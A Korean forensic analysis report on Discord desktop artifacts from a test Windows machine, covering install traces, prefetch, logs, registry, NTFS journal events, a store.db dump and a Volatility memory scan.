

[디스코드 분석 보고서]

[아티팩트 상세 분석 보고서]



작성일	2025.05.25
작성자	배영혜, 안서진
검토자	김예은, 안서진

목차

I. 기본 정보	3
II. 프로그램 개요	3
1. 프로그램 목적	3
2. 주요 기능 요약	3
III. 분석 도구 정보	3
IV. 해시값	4
V. 분석 아티팩트	5
1. 시스템 설치/실행 아티팩트	5
2. 사용자 행위 아티팩트	7
3. 파일 사용/조작 아티팩트-완료	9
4. 메모리 아티팩트 - 완료	11
5. 네트워크 아티팩트 -완료	12
6. 메신저 아티팩트	19
VI. 분석 요약	23
VII. 참고 문헌	25
VIII. 부록	26
1. store.db 파일 분석	26

I. 기본 정보

프로그램 범주	인스턴트 메신저
프로그램	Discord
버전	1.0.9192
다운로드 경로	https://discord.com/download

[표 1. 기본정보]

II. 프로그램 개요

1. 프로그램 목적

게이밍부터, 교육과 비즈니스 영역의 커뮤니티 생성을 목적으로 설계된 VoIP 응용 소프트웨어이다.

2. 주요 기능 요약

채팅 채널에 있는 유저 사이의 텍스트, 이미지, 비디오, 음성 커뮤니케이션에 특화되어 있다.

또한 무료/유료 봇을 통해 디스코드 서버 자동화가 가능하다.

III. 분석 도구 정보

도구명	버전
FTK Imager	v.4.5.1
Registry Explorer	v.2.1.0
WinPrefetchView	v.1.37
NTFS Log Tracker	v.1.8
rla	v.1.6.0.0
SQLite	v.3.49.2


Event Viewer	v1.0
Wireshark	4.4.6
ChromeCacheView	v2.52
HxD	v2.3
Volatility	v3.0

[표 2. 분석도구]

IV. 해시값

해시	값
MD5	1350bd4e7adf1bd61e91a57c1723e697
SHA1	a59d661bc86e39e5a9ccf4171138268f66b0f923

[표 3. 해시값]



[그림 1. FTK Imager 로 확인한 vmdk 해시값]

V. 분석 아티팩트

1. 시스템 설치/실행 아티팩트

1) 설치 정보

(1) 경로: C:\Users\WDISCORD-TEST\PC\AppData\Local\Discord

(2) 분석 내용: 25.05.24 05:58 설치 로그 파일(SquirrelSetup.log)와 버전 폴더(app-1.0.9192), 구성 폴더가 생성되었다.

File List			
Name	Size	Type	Date Modified
app-1.0.9192	56 (1 KB)	Directory	2025-05-24 오전 5:59:04
packages	616 (1 KB)	Directory	2025-05-24 오전 5:58:28
\$I30	4,096 (4 KB)	NTFS Index...	2025-05-24 오전 5:59:04
app.ico	285,478 (27...	Regular File	2025-05-24 오전 5:58:35
installer.db	20,480 (20 ...	Regular File	2025-05-19 오전 8:16:28
SquirrelSetup.log	2,444 (3 KB)	Regular File	2025-05-24 오전 5:58:49
Update.exe	1,516,408 (...)	Regular File	2025-05-19 오전 8:04:58

[그림 2. 디스코드 설치 폴더]

2) 프리패치(PreFetch)

(1) 경로: C:\Windows\Prefetch\DISCORD.EXE-283A1D96.pf

(2) 분석 내용: 해당 프리패치 파일을 추출하여 시스템 실행 시각, 누적 실행 횟수 등을 확인할 수 있다. 분석 결과에 따르면, 처음 실행된 시각은 2025.05.24 14:59 이고 가장 최근 실행된 시각은 2025.05.24 17:55 이다. 또한 프로그램 누적 실행 횟수는 17 회인 것을 알 수 있다.

Properties		×
Filename:	DISCORD.EXE-283A1D96.pf	
Created Time:	2025-05-24 오후 2:59:20	
Modified Time:	2025-05-24 오후 5:55:38	
File Size:	32,667	
Process EXE:	DISCORD.EXE	
Process Path:	#VOLUME{01dbcc6cfa7657a1-52faa888}#PROGRAM	
Run Counter:	17	
Last Run Time:	2025-05-24 오후 5:55:27, 2025-05-24 오후 5:35:07,	
Missing Process:	No	
		OK

[그림 3. 디스코드 프리패치 파일 확인]

3) 시스템 실행 시간

(1) 경로: C:\Users\W\DISCORD-TEST

PC\AppData\Roaming\discord\logs 내부의 discord_utils.log 파일

(2) 분석 내용: 해당 경로를 확인한 결과, 디스코드 모듈 총 3 회가

실행되었으며, 정확한 시간은 14:59, 16:44, 17:15 인 것을 확인할 수 있다.

```
[2025-May-24 14:59:45.851 +09:00][ 8560: 7824][info ] Logging initialized
[2025-May-24 14:59:48.681 +09:00][ 8560: 7824][info ] RtlExitUserProcess hook successful
[2025-May-24 14:59:48.682 +09:00][ 8560: 7824][warning] Failed to cleanup old WER module registry entries
[2025-May-24 14:59:48.682 +09:00][ 8560: 7824][info ] InitializeWERHandler success
[2025-May-24 16:44:16.181 +09:00][ 5960: 1800][info ] Logging initialized
[2025-May-24 16:44:27.012 +09:00][ 5960: 1800][info ] RtlExitUserProcess hook successful
[2025-May-24 16:44:27.017 +09:00][ 5960: 1800][info ] Removed 1 old WER discord registry entries
[2025-May-24 16:44:27.017 +09:00][ 5960: 1800][info ] InitializeWERHandler success
[2025-May-24 17:15:22.286 +09:00][ 5592: 5584][info ] Logging initialized
[2025-May-24 17:15:33.378 +09:00][ 5592: 5584][info ] RtlExitUserProcess hook successful
[2025-May-24 17:15:33.381 +09:00][ 5592: 5584][info ] Removed 1 old WER discord registry entries
[2025-May-24 17:15:33.381 +09:00][ 5592: 5584][info ] InitializeWERHandler success
```

[그림 4. 디스코드 실행 로그]

4) 소프트웨어 정보

(1) 경로: C:\Windows\System32\config\SOFTWARE

(2) 분석 내용:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall 키 하위에 여러 프로그램이 설치되어 있지만, Discord 와 관련된 키는 존재하지 않았다.

The screenshot displays the Windows Registry Editor. The left pane shows the tree structure expanded to 'HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Uninstall'. The right pane shows a list of registry values under the 'Uninstall' key, including 'AddressBook', 'Connection Manager', 'DirectDrawEx', 'DXM_Runtime', 'Fontcore', 'IE40', 'IE4Data', 'IESBAKEX', 'IEData', 'MobileOptionPack', 'MPlayer2', 'mspaint-b330ad9e-f80b-4c96-994...', 'mstsc-4b0a31aa-df6a-4307-9b47-d5cc5009643', 'SchedulingAgent', 'SnippingTool-ee6eb196-db28-4d99-816d-fa9a63b4377', and 'WIC'. The 'Uninstall' key is highlighted in the left pane, and the 'Uninstall' value is selected in the right pane.

Key name	# values	# subkeys	Last write timestamp
Uninstall	0	16	2023-12-04 02:53:33
AddressBook	0	0	2019-12-07 09:17:28
Connection Manager	1	0	2019-12-07 09:17:28
DirectDrawEx	0	0	2019-12-07 09:17:28
DXM_Runtime	0	0	2019-12-07 15:00:33
Fontcore	0	0	2019-12-07 09:17:28
IE40	0	0	2019-12-07 09:17:28
IE4Data	0	0	2019-12-07 09:17:28
IESBAKEX	0	0	2019-12-07 09:17:28
IEData	0	0	2019-12-07 09:17:28
MobileOptionPack	0	0	2019-12-07 09:17:28
MPlayer2	0	0	2019-12-07 15:00:33
mspaint-b330ad9e-f80b-4c96-994...	6	0	2025-05-24 05:36:41
mstsc-4b0a31aa-df6a-4307-9b47-...	6	0	2025-05-24 05:36:41
SchedulingAgent	0	0	2019-12-07 09:17:28
SnippingTool-ee6eb196-db28-4d9...	6	0	2025-05-24 05:36:41
WIC	1	0	2019-12-07 09:17:28

[그림 5. Uninstall 폴더 내부]

5) Amcache.hve 정보

(1) 경로: C:\root\Windows\AppCompat\Programs\Amcache.hve,
Amcache.hve.LOG1, Amcache.hve.LOG2

- (2) 분석 내용: 위 경로에 위치한 파일들을 clean 상태의 하이브로 만들어준 후 분석하였지만, Discord 에 관한 정보는 추출되지 않았다.

```
C:\Users\jungj>C:\Users\jungj\Downloads\rla\rla.exe -d C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry --out C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry_clean

rla version 2.1.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECmd

Note: Enclose all strings containing spaces with double quotes

Command line: -d C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry --out C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry_clean

C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry_clean contains files! This may cause --cn to revert back to uncompressed names. Ideally, C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry_clean should be empty

Searching C:\Users\jungj\Desktop\Discord_Artifact\AmcacheRegistry for hives...
Hives found: 1
```

[그림 6. rla.exe 실행 터미널]

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
ProgramId	RegSz	0000f519...	00-00		
Field	RegSz	0000f25e...	00-00		
LowerCaseLongPath	RegSz	c:\Windo...	00-00-00...		
LongPathHash	RegSz	explorer.e...			
Name	RegSz	explorer.e...	00-00		
OriginalFileName	RegSz	explorer.e...	00-00		
Publisher	RegSz	microsoft...			
Version	RegSz	10.0.190...	00-00-00...		
BinFileVersion	RegSz	10.0.190...	00-00-00...		
BinaryType	RegSz	pe64_am...	00-00-20...		
ProductName	RegSz	microsoft...	00-00		
ProductVersion	RegSz	10.0.190...	00-00-00...		
LinkDate	RegSz	10/18/20...	00-00-00...		
BinProductVersion	RegSz	10.0.190...	00-00-00...		
AppxPackageFullName	RegSz				

[그림 7. Registry Explorer 분석 화면]

2. 사용자 행위 아티팩트

1) 사용자 접근 기록

(1) 경로: C:\Users\W\DISCORD-TEST

PC\AppData\Roaming\Microsoft\Windows\Recent

(2) 분석 내용: 사용자가 해당 파일에 접근한 시간을 바탕으로 사용자가 최근에 열어본 폴더나 이미지, 파일 접근 기록 등을 확인할 수 있다.

Name	Size	Type	Date Modified
AutomaticDestinations	56 (1 KB)	Directory	2025-05-24 오전 8:...
CustomDestinations	56 (1 KB)	Directory	2025-05-24 오전 8:...
\$I30	4,096 (4 KB)	NTFS Index...	2025-05-24 오전 8:...
cat_president_campaign.lnk	701 (1 KB)	Regular File	2025-05-24 오전 8:...
desktop.ini	432 (1 KB)	Regular File	2025-05-24 오전 5:...
고양이 사진.lnk	634 (1 KB)	Regular File	2025-05-24 오전 8:...
다운로드.lnk	420 (1 KB)	Regular File	2025-05-24 오전 8:...
확인되지 않은 188328.crdwnlo...	708 (1 KB)	Regular File	2025-05-24 오전 8:...

[그림 8. Recent 파일에 위치한 흔적]

2) 방문 기록

(1) 경로: C:\Users\WDISCORD-TEST

PC\AppData\Roaming\discord\logs\renderer.js.log

(2) 분석 내용:

① LoginSocket 정보를 통해서 16:48 분에 디스코드 재접속을 위한 로그인 행위가 일어났다는 것을 확인할 수 있다.

```
[2025-05-24 16:48:54.776] [info] [LoginQRSocket] [144898ms] connected, handshaking with fingerprint: sHG-5TQGXRQaSJ9-FRvohX1Fcmnt9ek1dVso-JLCjPI
[2025-05-24 16:48:55.014] [info] [LoginQRSocket] [145137ms] computed nonce proof
[2025-05-24 16:48:55.239] [info] [LoginQRSocket] [145362ms] handshake complete awaiting remote auth.
```

② handshake complete 로그를 통해서 해당 18:13 분에 사용자가 디스코드를 종료한 로그를 확인할 수 있다.

```
[2025-05-24 18:13:41.723] [info] [LoginQRSocket] [12128ms] connected, handshaking with fingerprint: BXKJDwKulExA6ZQfPB3m70y5d_1y5LA84YFh-8qQgtY
[2025-05-24 18:13:41.960] [info] [LoginQRSocket] [12365ms] computed nonce proof
[2025-05-24 18:13:42.159] [info] [LoginQRSocket] [12564ms] handshake complete awaiting remote auth.
```

3) 계정 확인

(1) 경로: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList

(2) 분석 내용: 레지스트리 ProfileList 경로에서 사용자 계정인 SID S-1-5-21-...-1001 을 확인할 수 있고, 이는 C:\Users\WDISCORD-TEST PC 와 연결되는 것을 알 수 있다.

또한 해당 계정은 2025.05.24 17:50 에 시스템에서 로그오프한 것으로 기록된다.

계정 이름은 직접적으로 명시되어 있지 않으며, SID 를 통해 식별 가능하다.


2025-05-24 08:09:15	S-1-5-21-1702889253-1728017501-527643632-1001	C:\Users\WDISCORD-TEST PC	2025-05-24 08:09:15	2025-05-24 05:50:43
---------------------	-----------------------------------------------	---------------------------	---------------------	---------------------

[그림 9. Registry Explorer 사용자 계정 정보]

4) 사용자 로그

(1) 경로: C:\Windows\System32\winevt\Logs\Application.evtx

- (2) 분석 내용: 사용자 계정의 프로필이 삭제될 때 발생하는 로그를 확인할 수 있다. 또한 해당 SID(보안 식별자)의 검색 색인, 캐시, 임시 설정 등 사용자 기반 데이터가 삭제됨을 알 수 있다.



[그림 10. Event View 를 사용한 사용자 계정 삭제 로그]


3. 파일 사용/조작 아티팩트

1) DB 파일 조작 및 수정

(1) 경로:

- ① MFT (Master File Table) : C:\W<root>\W\MFT
- ② USN Journal : C:\W<root>\W\Extend\W\UsnJrnl
- ③ NTFS 로그 파일 : C:\W<root>\W\LogFile

- (2) 분석 내용: MFT, USN Journal, NTFS 로그 파일을 추출한 뒤 NTFS Logtracker 를 사용하여 해당 프로그램의 파일 사용 및 조작 로그를 확인할 수 있다.



[그림 11. NTFS Log Tracker 로 파일 사용 및 조작 로그 확인]

- ① 17:46 에 db-journal 에서의 파일 삭제와 생성 이벤트가 일어났다는 점을 통해서 해당 시간에 사용자에게 대한 db 정보가 수정되었음을 알 수 있다.

37473725			hdaudbus.PnP	W\Windows\WinHdaudbus.PnP	2025-05-24 15:...	2025-05-24 15:...	2025-05-24 15:...	2025-05-24 17:...	Update Resident Value	0x6A01	4
374746435	2025-05-24 17:46:08	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Initialize File Record Seg...	0x7248	0
374746551	2025-05-24 17:46:08	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Update Resident Value	0x7248	0
374747459	2025-05-24 17:46:08	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Deallocate File Record S...	0x7248	0
374747836	2025-05-24 17:46:08	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Initialize File Record Seg...	0x7248	0
374748044	2025-05-24 17:46:08	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Update Resident Value	0x7248	0
374749018	2025-05-24 17:46:08	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Deallocate File Record S...	0x7248	0
374749286	2025-05-24 17:46:08	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Initialize File Record Seg...	0x7248	0
374749494	2025-05-24 17:46:08	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Update Resident Value	0x7248	0
374750313	2025-05-24 17:46:08	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Deallocate File Record S...	0x7248	0
374750573	2025-05-24 17:46:08	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Initialize File Record Seg...	0x7248	0
374750789	2025-05-24 17:46:08	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Update Resident Value	0x7248	0
374751625	2025-05-24 17:46:09	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	2025-05-24 17:...	Deallocate File Record S...	0x7248	0

[그림 12. '사용자 '정지윤' 차단]

② 18:12 에 db-journal 에서의 파일 삭제와 생성 이벤트가 일어났다는 점을 통해서 18:12 에 jimin 이라는 사용자에게 대한 db 정보가 수정되었음을 유추할 수 있다.

37677624	2025-05-24 18:12:50	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Initialize File Record Seg...	0x7265	6
37677730	2025-05-24 18:12:50	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Update Resident Value	0x7265	6
376778901	2025-05-24 18:12:50	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Deallocate File Record S...	0x7265	6
376779161	2025-05-24 18:12:50	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Initialize File Record Seg...	0x7265	6
376779377	2025-05-24 18:12:50	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Update Resident Value	0x7265	6
376780271	2025-05-24 18:12:50	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Deallocate File Record S...	0x7265	6
376780542	2025-05-24 18:12:50	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Initialize File Record Seg...	0x7265	6
376780750	2025-05-24 18:12:50	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Update Resident Value	0x7265	6
376781541	2025-05-24 18:12:50	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Deallocate File Record S...	0x7265	6
376781801	2025-05-24 18:12:50	File Creation	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Initialize File Record Seg...	0x7265	6
376782017	2025-05-24 18:12:50	Writing Content of Resident ...	Writing Size : 512	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Update Resident Value	0x7265	6
376782802	2025-05-24 18:12:50	File Deletion	store.db-journal	W\ProgramData\WUSOPrivate\WUpdateStar...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Deallocate File Record S...	0x7265	6

[그림 13. 'jimin' 친구 차단]

③ 위의 정보를 통해서 Discord 의 로컬 네트워크 상태 db-journal 에서의 파일 삭제가 일어났다는 점을 알 수 있고, 이는 18:13 에 Alice 계정 삭제의 시간과 부합하기 때문에 해당 계정의 삭제 정보임을 유추할 수 있다.

376803075	2025-05-24 18:13:00	File Creation	Network Persistent State...	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Initialize File Record Seg...	0x7265	6
376803439	2025-05-24 18:13:00	File Deletion	Network Persistent State...	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Deallocate File Record S...	0x7265	6
376803648	2025-05-24 18:13:00	Renaming File	Network Persistent State ->...	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Create Attribute	0x72AC	6
376804089	2025-05-24 18:13:00	Renaming File	Network Persistent State	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	2025-05-24 18:...	Create Attribute	0x6A08	0
376804360			Network	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Update Resident Value	0x6E47	4
376804675			Network Persistent State	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Update Resident Value	0x6E08	0
376804829		File Deletion	Network Persistent State...	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Deallocate File Record S...	0x72AC	6
376804968			RUNTIMEBROKER.EXE-003...	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Set New Attribute Sizes	0x6884	0
376804996			MOUSOCOREWORKER.EXE...	W\Windows\WPrefetch\WMOUSOCOREWOR...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Set New Attribute Sizes	0x2E87	6
376805024			SVCHOST.EXE-98A3717F.pf	W\Windows\WPrefetch\SVCHOST.EXE-98A...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Set New Attribute Sizes	0x6AF4	0
376805052			WMPDRIVE.EXE-E888029.pf	W\Windows\WPrefetch\WMPDRIVE.EXE-E8...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Set New Attribute Sizes	0x6AF4	4
376805136			data_1	W\Users\WISCORD-TEST\PC\WAppData\W...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	2025-05-24 14:...	Set New Attribute Sizes	0x6E51	4

[그림 14. Alice 계정 삭제]

④ 사용자의 계정 정보에 관련된 정보가 store.db 에 저장됨을 알 수 있어, store.db 파일의 덤프를 생성한 후 해당 파일의 schema 와 data 에서 공급자 정보, GUID 정보, 타임스탬프, 이벤트 로그, 이벤트 성공 여부 등을 확인할 수 있었다.

```
-- Schema: UPDATESPROP ---
CREATE TABLE UPDATESPROP ( PROVIDERID TEXT NOT NULL COLLATE NOCASE CHECK(PROVIDERID <> ''), UPDATEID TEXT NOT NULL COLLATE NOCASE CHECK(UPDATEID <> ''), VARIABLE TEXT NOT NULL COLLATE NOCASE CHECK(VARIABLE <> ''), VALUE TEXT, TYPE INTEGER, PRIMARY KEY(PROVIDERID, UPDATEID, VARIABLE) FOREIGN KEY(PROVIDERID, UPDATEID) REFERENCES UPDATES(PROVIDERID, UPDATEID) ON DELETE CASCADE);
--- Data: UPDATESPROP ---
('LegacyUOProvider', 'ia133925411000567998', 'CorrelationVector', 'TCY3wFnxukq5MAN8.0', 4)
('LegacyUOProvider', 'ia133925411000567998', 'DiscoveryTime', '1748067502993', 3)
('LegacyUOProvider', 'ia133925411000567998', 'QueueNumber', '1', 2)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'DiscoveryTime', '1748074789355', 3)
('WuProvider', '3f7f91a3-b4ac-4823-8050-046a7743f4e9:200', 'QueueNumber', '2', 2)
('WuProvider', '6500af43-533e-41f8-8413-f7064877d13:201', 'DiscoveryTime', '1748074789503', 3)
```

```
('WuProvider', '6500af43-533e-41f8-8413-f70648777d13:201', 'QueueNumber', '3', 2)
('WuProvider', '478e0fe9-52e9-4ebd-b70a-bbb0462a2e54:200', 'DiscoveryTime',
'1748074789665', 3)
```

4. 메모리 아티팩트

1) 파일 분석

(1) 분석 내용: 디스코드를 통해 다운로드 받은 PDF 파일과 PNG 파일 확인할 수 있다.

```
0xd202b3e14730 WUsers\DISCORD-TEST PC\Downloads\desktop.ini
0xd202b3e20120 WUsers\DISCORD-TEST PC\Downloads\cat_president_campaign.pdf
0xd202b3e2a080 WUsers\DISCORD-TEST PC\OneDrive\desktop.ini
0xd202b3e2c470 WUsers\DISCORD-TEST PC\Pictures\Saved Pictures\desktop.ini
0xd202b3e2cab0 WUsers\DISCORD-TEST PC\Downloads\원썬???썬.png
0xd202b3e2cc40 WUsers\DISCORD-TEST PC\Pictures\Camera Roll\desktop.ini
0xd202b3e2d410 WUsers\DISCORD-TEST PC\Pictures\desktop.ini
```

[그림 15. Volatility3 으로 확인한 파일분석]

2) 행위 분석

(1) 분석 내용:

- ① python vol.py -f discord.vmem windows.mftscan.ADS 명령어를 통해 확인할 수 있다.
- ② DiscordSetup.exe 가 시스템 내에 존재한다. (사용자가 디스코드 다운로드)
- ③ SmartScreen 이나 Anaheim 은 Microsoft SmartScreen 필터와 브라우저 캐시 관련 정보로 보인다.
- ④ Discord 를 통해 cat_president_campaign.pdf 다음과 같은 파일을 다운로드 한다.
 - ZoneID = 3 : 외부 인터넷에서 다운로드된 파일이다.
 - HostUrl : 디스코드의 CDN 을 통해 첨부파일 다운로드, 실제 디스코드 대화방에서 공유된 파일임을 나타낸다.

Offset	Record Type	Record Number	MFT Type	Filename	ADS Filename	Hexdump
